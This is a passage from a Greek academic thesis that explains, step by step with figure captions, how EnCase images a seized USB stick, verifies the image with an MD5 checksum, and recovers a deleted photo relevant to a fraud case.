
Εικόνα 37 Δημιουργία εικόνας του περιεχομένου της συσκευής (Encase)

Ζητάει να γίνει αποθήκευση το αρχείο. Το πρόγραμμα θα δώσει κατάληξη .E01 και θα σπάσει τη χωρητικότητα της συσκευής σε πολλά .E0* αρχεία στον ίδιο φάκελο. Δίνουμε στο αρχείο όνομα και μετά Save, όπως φαίνεται στην Εικόνα 38.




Εικόνα 38 Δημιουργία αρχείου με την εικόνα του περιεχομένου της συσκευής (Encase)

Στην επόμενη καρτέλα Options ορίζονται κάποιες παραμέτρους όπως το όνομα της συσκευής (G), το file segment size (640 MB, δηλαδή για την περίπτωση του USB που είναι 2G θα δημιουργήσει 4 αρχεία συνολικά με καταλήξεις .E01, .E02, .E03, .E04), το compression και το output path, που ορίζεται όπως φαίνεται στην Εικόνα 39 να είναι στο D:\TEST_CASE_FOR_ELENI_DIPLOMA\TEST_ELENI.E01. Επιλέγουμε Finish.




Εικόνα 39 Ρυθμίσεις σχετικές με την δημιουργία εικόνας του περιεχομένου της συσκευής (Encase)

Μετά από όλα τα παραπάνω εμφανίζεται κάτω δεξιά η πρόοδος του acquiring. Στις Εικόνες 40, 41 και 42 φαίνονται 3 αποτυπώσεις σχετικά με την πρόοδο του acquiring.




Εικόνα 40 Πρόοδος του acquiring (Encase)

Με το πέρας του acquiring εμφανίζεται μια καρτέλα που δείχνει το status ως Completed, όπως φαίνεται στην Εικόνα 41. Από τα λοιπά στοιχεία που φαίνονται αξίζει να τονιστεί το MD5 checksum που έχει υπολογίσει το πρόγραμμα, που είναι μοναδικό για το USB αυτό στην δεδομένη κατάσταση, που σημαίνει αν κάποιος πάρει το κατασχεμένο αυτό usb και αλλάξει έστω και ένα γράμμα από κάποιο αρχείο και ξανασυνδεθεί το usb στο Encase, το md5 που θα υπολογιστεί θα είναι διαφορετικό.




Εικόνα 41 Δημιουργία MD5 checksum που αντιστοιχεί στην συσκευή (Encase)

Επιλέγοντας OK υπάρχει και ένα δεύτερο G να έχει προστεθεί στο περιβάλλον του Case. Αν ανοιχθεί το path D:\TEST_CASE_FOR_ELENI_DIPLOMA\ θα φανούν τα τέσσερα αρχεία που έχει δημιουργήσει το Encase (τα 2G τα έχει σπάσει σε 4 αρχεία), όπως φαίνεται στην Εικόνα 42.




Εικόνα 42 Δημιουργία αρχείων με το περιεχόμενο της συσκευής (Encase)

Γίνεται αποθήκευση και κλείσιμο του Case. Αφαιρείται το usb από το Tableau και ξανανοίγει το Case από την επιλογή Open, όπως φαίνεται στην Εικόνα 43.




Εικόνα 43 Άνοιγμα δημιουργηθείσας υπόθεσης μέσω του Encase

Όπως εμφανίζεται από αριστερά η δομή του File System του G, επιλέγεται αριστερά από το G το πιο αριστερά κουτάκι το οποίο πρασινίζει και αυτό έχει σαν αποτέλεσμα να εμφανίζει, στο δεξί pan, όλο το περιεχόμενο του USB από το root και κάτω (δηλαδή όλο το G). Από τη στιγμή που έχουν εμφανιστεί όλα τα περιεχόμενα του G στο δεξί pan γίνεται διπλό κλικ στο Last Accessed με σκοπό να ταξινομηθούν τα περιεχόμενα του USB από το πιο πρόσφατα χρησιμοποιημένο προς το πιο παλιά χρησιμοποιημένο. Όλα τα παραπάνω φαίνονται στην Εικόνα 44.




Εικόνα 44 Ιδιότητες των αρχείων που περιέχονται στην συσκευή (Encase)

Εξερευνώντας τα αρχεία στο δεξί pan εξάγονται 2 πολύ σημαντικές παρατηρήσεις. Υπάρχει μια φωτογραφία με όνομα zyngapoker.jpg που είναι η φωτογραφία που υπήρχε και στην κατάθεση του θύματος καθώς και ότι η φωτογραφία αυτή είναι διαγραμμένη και το Encase την έχει "φέρει" από το Unallocated Space. Αυτό γίνεται καταληπτό γιατί το συγκεκριμένο αρχείο έχει το σύμβολο του απαγορευμένου στα αριστερά ενώ και στη στήλη Is Deleted υπάρχει κυκλάκι που υποδηλώνει ότι το αρχείο είναι διαγεγραμμένο. Όλα αυτά φαίνονται στην παρακάτω Εικόνα 45.



